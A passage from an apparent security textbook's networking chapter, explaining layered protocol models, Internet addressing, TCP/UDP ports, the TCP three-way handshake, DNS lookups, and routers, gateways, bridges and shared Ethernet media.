- Integrated Services Digital Network (ISDN): En international standard produced by ITU-T, based on a *reference model* with 4 layers.

In this book we focus mainly on the Internet architecture.

6.1.2 Services

The *service* which a layer offers describes the layer's properties, without saying how these are achieved. The layer is just seen as a "black box". The properties of services fall into two general classes: one related to the service's functionality (*"what does it do?"*), and the other related to economical factors (*"what does it cost?"*). In this book we only look at functional properties, particularly:

- Sequence preservation
- Freedom from error
- Connection orientation
- Security

In a *sequence preserving* service, messages sent by a sender are received in the *same order* as they were sent. This property is very important for a large number of applications, where changing the order of messages could have serious consequences.

An *error-free* service delivers the same messages to the receiver as the ones which were sent, without loss or modification of any type. In a communication service, there are three basic error types which can appear singly or in combination:

- **Loss:** A message, which the sender has sent to a particular receiver, is not received.
- **Corruption:** The receiver receives a message which is different from the one which was sent.
- **Forgery:** The receiver receives a message which was not sent by the (apparent) sender.

Other types of error, such as duplication or misdelivery of messages, can be described by combinations of these basic error types. You should note that the actual cause of the error is irrelevant in this context: an error is an error, regardless of whether it is due to natural causes or has been introduced deliberately by an attacker.

In a *connection-oriented* service, users of the service must set up a *connection* to one another before they can exchange real data, and the connection must be broken again when the exchange of data has been completed. The classic example of a connection-oriented service is the telephone service, where the calling party needs to make a connection to the other party before they can exchange speech or data, and you need to break the connection when you have finished. Setting up a connection makes it possible to define a context for the subsequent exchange, so you can avoid having to repeat all sorts of administrative information for every piece of data which is exchanged—imagine if you had to repeat the other party's telephone number for every sentence in a telephone conversation! In a connection-oriented service, it also makes sense for the receiver to acknowledge receipt of messages, thus making it easier to detect loss or re-ordering of the messages which are sent.

The alternative to this is a *connectionless* service. Here it is not necessary to set up a connection before real exchange of data. Each message is sent independently of the others, and the service has no memory of what has previously been sent to the same destination. The classic example of this is "snail mail": letters are sent without you having to agree this with the recipient in advance. With a connectionless service you avoid the administrative task of setting up and breaking a connection. But in general there is no guarantee that messages are delivered in the same order as they were sent—or even that they are delivered at all.

Finally, a *secure* service meets one or more security targets. They can be CIA targets or more specialised targets such as *authentication* of the communicating parties or *non-repudiation*—topics which are discussed in other chapters of this book.

6.1.3 Protocols

Protocols specify the rules for how the desired service is realised:

- **Rules of procedure:** Which messages are to be exchanged as a reaction to events in the layer's interfaces (e.g. a quantity of data arrives from the layer above or below) or internally within the layer (e.g. a timer runs out).
- **Message formats:** The format and encoding of messages which are to be exchanged between the parties involved.

Here it is useful to know a small amount of notation introduced in the OSI Reference Model in order to make it possible to talk in general terms about what goes on in a layered communication system:

- Service Data Unit (SDU): A message which a user of the service passes to or receives from the service,
- Protocol Data Unit (PDU): A message which is exchanged between two or more parties within a given layer as part of a protocol.
- Service Access Point (SAP): A mechanism for transferring information between layers, in an up- or downgoing direction. (or both).
- An initial letter is often used to indicate the relevant layer. E.g. TPDU: A PDU which is exchanged in the Transport layer.

In addition to data, if any, a typical PDU contains some *Protocol Control Information (PCI)*, which is used to control the exchange of PDUs in accordance with the rules of the protocol. For example:

- Identification ("addresses") of the source and destination for the PDU.
- Sequence numbers used to detect lost or re-ordered PDUs.
- A checksum used to detect corrupted PDUs.
- Timestamps used to detect outdated PDUs.
- Security-related information.

This information comes partly from the layer above, together with the data payload, and partly from the active entity which operates the protocol in the layer itself. An administrative PDU (e.g. an acknowledgment for receipt of data) can naturally consist of pure PCI without a payload of real data.

When an SDU arrives in a layer via the access point from the layer above, a Data-PDU will be constructed from it by adding PCI as a header and/or trailer to (a part of) it. A simple example, where the PCI is in the PDU's header and the PDU contains data from a whole SDU, can be seen in Fig. 6.3. The resulting PDU will then be passed on to the layer below as an SDU for that layer. You should notice that this is a very general model of how the layers in a layered architecture work. Since the various layers use different protocols, the PCI and other rules of procedure differ considerably from one layer to another, as we shall see later.

You should also notice that there can be technological limitations in the individual protocols, which set a limit on how much data a single PDU can contain. So in cases where the SDU is larger than this limit, it needs to be split up over several PDUs. A number of protocols, especially in the Internet, are even designed to give a *stream-oriented service*, where the sender's data can be clipped up into chunks of arbitrary length, which the receiver can read little by little, as they arrive.



SDU for Layer n
(n)-SDU
Parameters provided by Layer (n+1)
Layer (n+1)
(n)-SAP
(n)-PCI
Parameters provided by Layer n
Layer n
(n)-PCI
(n)-SDU
(n)-PDU
Transmission via (n)-Protocol
SDU passed to Layer (n-1)

Fig. 6.3 Adding PCI to a PDU.

6.2 Communication in the Internet

The Internet is based on a reference model with five layers, which are shown in Fig. 6.4. The four lowest layers together provide a communication service which permits transfer of data between processes which are running in arbitrary systems connected to the network:

- **Physical:** transfers signals in the form of changing electrical voltages, light pulses, or radio waves in a medium which directly connects two systems.
- **Link:** Transfers data in blocks between directly connected systems. “Directly” means here that there is a cable or optic fibre which goes directly from one system to another, or that both systems have access to a *shared medium*, for example based on radio communication.
- **Internet:** permits data transfer to arbitrary systems (“nodes”) in a possibly very complex, composed communication network.
- **Transport:** gives the illusion of direct *end-to-end* transfers between processes in arbitrary systems, in the sense that the communicating processes cannot see the route or other details of how the network has been traversed. As there may



5 Application Direct support to application processes
4 Transport End-to-end data transfer
3 Internet Data transfer between arbitrary systems
2 Link Data transfer between directly connected systems
1 Physical Signalling on physical medium
MEDIUM (cable, fiber, wireless,...)

Fig. 6.4 The Internet layered architecture




Fig. 6.5 The four lowest layers of the Internet cooperate to provide basic communication between processes in different hosts

be many processes running in a host at a given moment in time, the Transport layer also needs ro make it possible for several separate streams of data can pass through the same connection in the Internet layer.

This is illustrated in Fig. 6.5. You should note that some sources do not consider the Physical layer to be part of the Internet model, while others call the Link layer and Physical layer together the *Network access layer*.

On the basis of the service offered by the Transport layer, the **Application layer** then offers facilities directly supporting applications such as mail transfer, file transfer, handling web documents or maintaining a consistent system-wide clock.

6.2.1 Data Transfer Between Layers

The main aim is in general to transfer data from application layer to application layer via a communication network This takes place stepwise, as each layer adds PCI and passes the resulting PDU (or PDUs) on as one or more SDUs to the layer below. This process, illustrated on the left in Fig. 6.6, is known as *encapsulation*. The PCI contains information to the corresponding layer in the receiving system.

The Physical layer (the lowest) sends data over the physical medium to the first directly connected system on the route to the destination. When the data arrive at the Physical layer in the final destination, they are sent up through the "stack" of layers. Each protocol layer in the destination strips the relevant PCI off and passes the payload of the PDU on to the layer above. This process is known as *decapsulation*, and is illustrated on the right in Fig. 6.6.




Fig. 6.6 Encapsulation and decapsulation in the Internet

6.2.2 Addressing

Just like when something has to be sent for example by post, the destination (and source) for a PDU is identified by an *address*, whose form depends on the layer.

For example in the Internet:

- **Application Layer:** An *Internet name*, which identifies a system, e.g.:
  `odin.compute.dtu.dk`.
- **Transport Layer:** A *port number*, in the interval [0..65535], which identifies a client or server in a given system, e.g.:
  80 for an HTTP server.
- **Internet Layer :** An *IP address*, which identifies a hardware network interface, e.g.:
  `130.225.76.4` for use with IP version 4.
  There can be several network interfaces in a physical computer system – for example, if the system works as a *router*, which can direct traffic to and from several neighbour networks. So a system can correspondingly have several IP addresses.
- **Link layer:** A *MAC address*, which also identifies a network interface, e.g.:
  `49-bd-d2-c7-56-2a`.
  This address is used by the specific hardware which is used in the Link layer, and its form therefore depends on the technology.

In general, a system will only accept PDUs which are addressed to itself. However, it is often possible to set up a computer as a so-called *sniffer* which accepts everything which comes past. Sniffers can be used for monitoring the network, where they serve an important, legitimate purpose. But they can also be used by attackers to gain unauthorised access to (possibly confidential) data.

6.2.2.1 Internet Names

Internet names for systems have an hierarchical structure which reflects an administrative division of the Internet into *domains*, each of which can be divided into subdomains and so on. The names in a given domain are registered by a *name administrator* who administrates the domain. In the example above — `odin.compute.dtu.dk`— the top-level domain is `dk`, which is a national domain, administrated by a name administrator in Denmark. Other national top-level domains (`ru`, `it`, `jp`,. . .) are correspondingly administrated by administrators in the relevant countries. There is also a large group of top-level domains (`org`, `net`, `mil`, `edu`, `com`, `un`,. . .), which are not associated with a particular country, but are administrated on behalf of an organisation or interest group. Figure 6.7 illustrates the general structure for a very tiny fraction of the domains in the Internet. Note that the names do not necessarily




Fig. 6.7 The domain structure in the Internet.

have anything to do with the geographical placing of the systems—they just indicate where the names are registered.

Top-level domains are typically divided up into a number of subdomains, whose names are registered by the top-level domain's name administrator. In `dk`, for example, there are subdomains for universities, authorities, organisations, firms, families etc. Just a few of these are shown in the figure: the subdomain `dtu.dk` for DTU, `dr.dk` for Danmarks Radio, `fm.dk` for the Ministry of Finance, `amnesty.dk` for Amnesty International's Danish section and so on. Subdomains can correspondingly, if necessary, be divided up into subsubdomains, whose names are registered by the subdomain's name administrator and so on. As you can see, `dtu.dk` has a subdomain `compute.dtu.dk`, whose name must be registered by the administrator for `dtu.dk`. The example earlier in the text refers to a system `odin.compute.dtu.dk` in this domain which must be registered by the administrator for `compute.dtu.dk`. The administrators have the duty to ensure that there are no duplicate names registered in the domain (or sub-domain) which they administer. This ensures that complete Internet names for IT systems are unique on a world-wide basis.

There are no limits for how many levels (and therefore name components) there can be within each individual domain. But there is a fixed convention that the name is written with the most significant part of the name (i.e. the name of the top-level domain) on the right and the least significant part on the left.

During investigations of possible criminal activities which use the Internet, it can be useful to know who has registered a given domain name. If, for example, you receive suspicious e-mails which contain links to a web page on `www.splatter.hk`, it can be interesting to know who owns the domain name `splatter.hk` and who the name is registered with. To look up in the registration databases, you can use the standard Internet protocol *whois*. In Unix-like systems, you can get access to this lookup protocol by using the Unix command `whois`. Alternatively, you can use a web-based lookup service such as the website `whois.domaintools.com`. You should note that this type of lookup can reveal private information about the registrant, so there have been proposals to limit access to `whois` lookups to actors with valid needs, such as the authorities or the name administrators themselves. (The latter group need to know whether a name is already registered.)

6.2.2.2 IP Addresses

IP addresses also have an hierarchical structure, but this cannot be seen so directly as in Internet names. There are two current versions of IP:

- **Version 4 (IPv4):** The oldest still active version. An address consists of 32 bits and for human use is written as four decimal numbers separated by full stops. Each number lies in the interval [0..255] and represents 8 bits of the address, with the most significant part on the left, as shown in Fig. 6.8.




Fig. 6.8 The structure of an IPv4 address

- **Version 6 (IPv6):** The newer version. An address consists of 128 bits and for human use is written as 8 hexadecimal numbers separated by colons. Each number lies in the interval [0..ffff] and represents 16 bits of the address, again with the most significant part on the left.

  The main reason for choosing such a large address for this version of IP was that the 32 bits which an IPv4 address consists of only give the possibility of having about 4.3 billion (2^{32}) different addresses. This is far from enough to meet the needs of future projects such as the *Internet of Things (IOT)*, where it is envisaged that there will be small computers in many ordinary items: door locks, lamps, thermostats, household appliances etc. A 128-bit address makes it possible to have 2^{128} (i.e. about 340 billion billion billion billion) different addresses—so a very, very large number of "things" can have unique addresses.

Irrespective of whether you use IPv4 or IPv6, the most significant digits in the address specify which network the address belongs to, while the least significant digits specify which system within that network has the address. Exactly how many bits are used to identify the network and how many to identify the system depends on the size of the network, i.e. the number of systems in the network. Routers need to know how many bits in the address specify the network, so they can send IP PDUs to the right place. So this information is sent to relevant routers when a new network is taken into operation.

Unlike Internet names, an IP address does say something about where in the world the system with that address is placed. The organisation IANA has allocated large groups of addresses to five regional Internet registration units for repectively Africa, North America, Latin America, Europe and the Asia+Pacific region. Each of these units hands out blocks of IP addresses from their allocation to network operators within their region. There are a number of applications which can use the registration units' databases to find the placing on Earth corresponding to a given IP address. This so-called *geolocation software* is used, amongst other things, in investigations of Internet-based criminality, and also by applications which provide location-relevant information to their users.

6.2.3 TCP and UDP Ports

TCP and UDP ports are conceptually the places where data go in and out of processes in the computer which has to process them, just like ports in a factory or transport center are the places where goods go in and out. By giving the ports different numbers, it becomes possible to distinguish between several streams of data which are sent to and from the same computer. The idea is illustrated in Fig. 6.9.

The figure shows schematically a server system with two server processes—a mail server and a web server—and a user system with two client processes—a mail client and a web client. The data streams for mail and web traffic are transferred betwen the ports shown in the figure.

Port numbers lie in the interval [0..65535], which is divided up into subintervals that are used for specific purposes:

- [0..1023] **Allocated ports:** Used by servers for standard Internet applications. For example:
  - 25: SMTP (sending e-mail)
  - 80: HTTP (handling web documents)




Fig. 6.9 Ports for use by TCP and UDP

   – 143: IMAP (fetching e-mail)
   – 443: HTTPS (handling web documents with secure communication)

  Allocated ports should only be used for their allocated purposes! Only criminals or extremely foolhardy persons would for example think of setting up a mail server which listened for traffic on any port except port 25.

- [1024..49151] **Can be registered** with the Internet Application Naming Authority (IANA) for use by servers for applications which are not standard Internet applications. Further details can be found on `www.iana.org`. Typically these applications are commercial products which use their own, proprietary protocols for communication between client and server. In principle you can use these ports for other purposes, but you need to be certain that the relevant commercial product is not (and never will be) used within the network concerned.
- [49152..65535] **Freely available:** Are used, for example, when ports have to be allocated on the fly—typically for clients.

6.2.4 Functions in TCP and IP

In TCP and IP PDUs, the PCI is placed in the *header* at the start of the PDU, and is followed by the *payload* of data which the PDU carries. Encapsulation takes place as shown in Fig. 6.10, which also shows some of the most important parts of the PCI in a TCP and an IP PDU. The IP addresses and TCP ports have been discussed above. TCP's *flags* indicate what significance the PDU has in relation to the protocol. The four most important flags are explained in Table 6.1. The sequence number field *seq* in a TCP PDU contains the number (modulo 2^{32}) of the first byte of data in the PDU




Fig. 6.10 Encapsulation in TCP and IP

and the acknowledgment field *ack* contains the sequence number (modulo 2^{32}) of the next data byte which the sender expects to receive from the other party. This implicitly acknowledges correct receipt of all data bytes up to and including number $(ack - 1)$.

While IP is a *connectionless* protocol, TCP is a *connection oriented* protocol, where it is necessary to set up a connection before exchange of data, and break it again when you have finished exchanging data. The flags are used to control these protocol functions, as shown in Fig. 6.11.

Setting up a connection involves three steps, as shown in the upper part of the figure.

1. The party (the "initiator") that wants to set up a new connection sends the other party a PDU with the SYN flag set and where the *seq* field contains the initial value (here just given as x) for the sequence numbers which it will use to number the data bytes that it will send through the connection.
2. If the other party (the "responder") can accept this request to set up a connection, it reserves resources for storing information about the connection and sends a response in the form of a PDU with SYN and ACK flags set to the initiator. In the response, the *seq* field contains the initial value (here just given as y) for the sequence numbers which *it* will use to number the data bytes that *it* will send

Table 6.1 TCP flags

Flag	Meaning
ACK	The PDU contains an acknowledgment for received data in its *ack* field.
FIN	The sender has no more data to send and wants to break the connection.
RST	The sender has detected an error in the operation of the protocol (for example an invalid response to a PDU which the sender has transmitted), and breaks the connection.
SYN	The sender is in the process of setting up a connection.




Fig. 6.11 Exchange of PDUs via a TCP connection

Only the relevant components in each PDU are shown.

through the connection. The *ack* field contains the value $(x + 1)$, i.e. one more than the initiator's initial value.

3. The initiator confirms receipt of this with a PDU with (only) the ACK flag set, and where the *seq* field contains $(x + 1)$ and *ack* field contains $(y + 1)$, as shown in the figure.

This three-step exchange is known as TCP's *3-way handshake*. As the sequence numbers and acknowledgment numbers in the three PDUs must match as shown, the exchange is protected against being fooled by fake PDUs or PDUs from earlier setup attempts which have been seriously delayed. If a SYN+ACK PDU or a final ACK PDU arrives with numbers which do not fit into this pattern, it will be refused. Part of the point of letting the parties choose the initial values for their own sequence numbers (instead of, for example, always starting from 0) is, that it makes it really difficult for an attacker to guess which numbers are to be used. If the attacker could guess the next number, it might be able to insert a false PDU in the data stream. The recommendation is for x and y to be chosen completely at random each time a connection is to be set up.

A typical scenario when the connection is to be broken is illustrated by the four bottommost PDUs in Fig. 6.11. When one of the parties (e.g. B) has finshed sending data and wants to break the connection, it sends a PDU with the FIN flag set to the other party. The PDU will also carry an acknowledgment and therefore also have its ACK flag set. After this, things typically progress as follows:

1. The other party (here A) acknowledges the FIN-PDU by sending a PDU with its ACK flag set.
2. If A has more data to send, it continues to send these data in one or more PDUs, which B acknowledges.
3. When A has finished sending data, it sends B a PDU with the FIN and ACK flags set.
4. B acknowledges this by sending A a PDU in which the ACK flag is set.

As soon as A receives this final acknowledgment, it considers the connection to be broken. B, on the other hand, must wait for a certain time after having sent the acknowledgment, so it has time to reach A. Not until this time has passed can B safely consider the connection to have been broken.

6.2.5 DNS

DNS (*Domain Name Service*) is an Internet application for registration and lookup of Internet names and the corresponding IP addresses (and many other things). DNS servers use the connectionless Transport layer protocol UDP and the allocated port 53. A lookup can be:

- **Forward:** An Internet name is sent to a DNS server, which replies with the corresponding IP address.
- **Inverse:** An IP address is sent to a DNS server, which replies with the corresponding Internet name (possibly not unique!).

Somewhat simplified, DNS works as follows, when for example an application in system `a.b.c.org` needs to contact a system `x.y.com`:

- The sender in system `a.b.c.org` attempts to look up `x.y.com` in its local store (a so-called *resolver*), which contains names and IP addresses that are often used by system `a.b.c.org`.
- If there is no information in the resolver about `x.y.com`, the sender then tries to ask its preferred DNS server, which typically lies in the sender's ISP or—for large companies or institutions—in the company's own network.
- If there is no information in its preferred DNS server, it tries to ask the *root server* for the domain `.com`, which if necessary passes the query on.
- When (if?) the IP address for `x.y.com` is found, it is sent back to `a.b.c.org`, so contact can be established by using IP.

It is easy to try out the DNS application yourself: Both Unix- and Windows-based systems offer a command `nslookup` for DNS lookup. Try for example to open a window in which you can type in commands, and type the command:

```
        nslookup www.google.com
```

Table 6.2 Basic types of Resource Record in the Internet's DNS

RR Type	Data content
A	The IPv4 address corresponding to the owner name.
AAAA	The IPv6 address corresponding to the owner name.
CNAME	The canonical name corresponding to the owner name, if the latter is an alias name.
MX	The name of a host which can be used as a mailserver for the owner.
NS	The name of the authoritative DNS server for the owner's domain. This information is used to forward queries on their way to find the desired information.

The answer includes amongst other things the full Internet name of the system which hosts Google's central web server, the IP address of that system and possibly a list of alias names which the system is also known by.

These pieces of information are stored in the DNS in *Resource Records* (or *RRs* for short). There are several types of RR with different data content. The basic types are briefly described in Table 6.2. The "owner name" is the Internet name of the system or subdomain which is described in the relevant RR. Several more types of RR which are used for security purposes are discussed in Chap. 8.

Apart from acting as a lookup mechanism for individual IP addresses and Internet names, DNS offers the possibility of fetching data for whole domains or subdomains in the Internet via so-called *zone transfers*. This is useful for intermediate DNS servers, as they can then hold information about coherent blocks of names and addresses without all the time having to ask servers which lie "higher up" in the domain hierarchy.

DNS is such an important component in the Internet that it is an obvious target for attacks. So it is a good idea here for the reader to consider which security risks could follow from DNS' way of operating. This important topic is discussed further in Chap. 8.

6.2.6 How Do the Layers Work Together?

Let us now imagine that a web browser in the system `a.b.c.org` is to be used to fetch information from a web server in the system `www.y.com`, which it has never had contact to before. This requires a number of steps, as follows:

1. In system `a.b.c.org`, the web browser will use DNS to look up the IP address for `www.y.com`, in the same way as in the example above. Let us suppose that the reply is `10.20.30.40`.
2. If nothing else is asked for, the browser will then try to set up a TCP connection from one of the freely available TCP ports (e.g. port 55000) on its own system to the allocated port 80 on the web server. It constructs a TCP PDU with the port numbers as respectively the source and destination address.

3. As the web browser now knows both its own and the web server's IP addresses, it can put together PCI for use in an IP PDU whose payload is the TCP PDU.
4. The IP PDU is then sent off via the Link layer to the nearest router which can send it on towards `www.y.com`. For this to be possible, it is necessary for system `a.b.c.org` to know the router's MAC address. If this address is not already known, the sender must know the router's IP address and can then use the standard *Address Resolution Protocol (ARP)* to look up in yet another database, which contains information on which MAC addresses correspond to which IP addresses in the local network.
5. Given the router's MAC address, a Link PDU (in Internet jargon known as a *frame*) can be put together with the IP PDU as payload and be sent to the router, which forwards it to the next MAC address along the route. This process is repeated until the final destination is reached.

When the PDU reaches the final destination, `www.y.com`, it is decapsulated layer by layer and the two parties continue to exchange data in accordance with the chosen application protocol—in this case HTTP, as the intention is to perform web lookup. Unless the route is to be adjusted dynamically, all the necessary addresses in all layers are known, so it is not necessary to repeat the DNS or ARP lookups.

In many cases, this procedure can be made more efficient by *caching* (= storage of copies) of the results of DNS and ARP lookups. As mentioned previously, almost all systems contain a local *resolver*, in which results from the latest or most frequent DNS lookups are saved. The results from ARP lookups are correspondingly saved locally in an *ARP-cache*. Unfortunately, although caching improves response times in the network, it introduces new security risks, which we will look at in the following chapters.

6.3 Technology

The network's communication nodes are basically responsible for receiving PDUs on incoming links and sending PDUs on via one of the outgoing links in the direction of the desired destination. In view of this main aim, most of the communication nodes




Fig. 6.12 End systems and communication nodes

work as *routers*, with the typical functionality that they:

- Implement layers up to (at least) the Internet layer.
- Can choose a suitable route for sending an incoming PDU off towards its destination. The route can be fixed or be chosen dynamically to depend on the traffic.
- Can possibly filter off irrelevant or unsuitable traffic, for example:
  - Traffic which has taken too long to travel through the network.
  - Traffic from known unreliable sources.
  - Traffic on incoming links which do not lead to the claimed source address.
  - Traffic to destination systems or applications that do not want it.
  - Traffic which misuses the protocols in one way or another.

This filtering function is an important element in a *firewall*, which is a network component intended to protect the network's users against unwanted traffic. We discuss firewalls in more detail in Sect. 8.6 of Chap. 8.

A router which connects two networks or subnets with different properties, such as different network technologies, protocols or the like, is often called a *gateway*. The wireless routers which are found in many home networks are in practice examples of gateways, as they connect the home's wireless or cable-based LAN with a network set up by an Internet service provider (an *ISP*), which will typically be based on the telephone network. An example can be seen in Fig. 6.13.

It is in the nature of things that the typical router has at least one incoming and several outgoing links to physical media. But sometimes there is a need for a unit with just one incoming and one outgoing link. This type of unit is known as a *bridge*. It does not offer any real routing function, but is typically used for:

- Converting between different conventions which are followed in the Physical layer in different segments of the network—for example if the medium in one segment is a coaxial cable which carries electrical signals, while the neighbouring segment uses a fiberoptic medium which carries signals as pulses of light.
- Filtering to remove traffic which does not need to go over the bridge to reach its destination.




Fig. 6.13 A home network with a wireless router which works as a gateway to the Internet (Photo of Sonera House: Wikimedia Commons ⓢ)

In most cases, a bridge implements layers up to the Link layer and is used to connect segments within a given network. This is illustrated in Fig. 6.14.




Fig. 6.14 Schematic function of a bridge

6.3.1 Shared Cable-based Media

As we have seen previously, a direct connection between two systems in a network can be a *point-to-point* connection which has the two parties at the ends. This is the preferred setup for optical communication. But some technologies make it possible for several systems to share the same cable, which then works as a *shared medium*. This is especially popular in local area networks, where the widely used Ethernet technology is based on a shared, cable-based medium.

The way in which the original version of Ethernet works is illustrated in Fig. 6.15. Electrical signals emitted by any system connected to the cable spread out along it in both directions. A PDU is sent as a sequence of signals, which will normally only be received by the systems which the PDU is addressed to. However, systems can also be set up as *sniffers*, which pick up all signals that come past. This can be used for monitoring the network, but can also be misused for undesirable snooping.

To be allowed to send data via a shared medium, a system must follow the rules in a *Media Access (MAC) protocol*, in order to avoid several systems disturbing one another by sending simultaneously. Ethernet's MAC protocol is described in *IEEE Standard 802.3*. If the protocol is not followed correctly, communication through the medium can be disturbed or even completely blocked. This fact forms the basis for so-called *DoS attacks* on the network, which we look at in more detail in Sect. 8.10.



Sender
Systems: A B C D E F G H
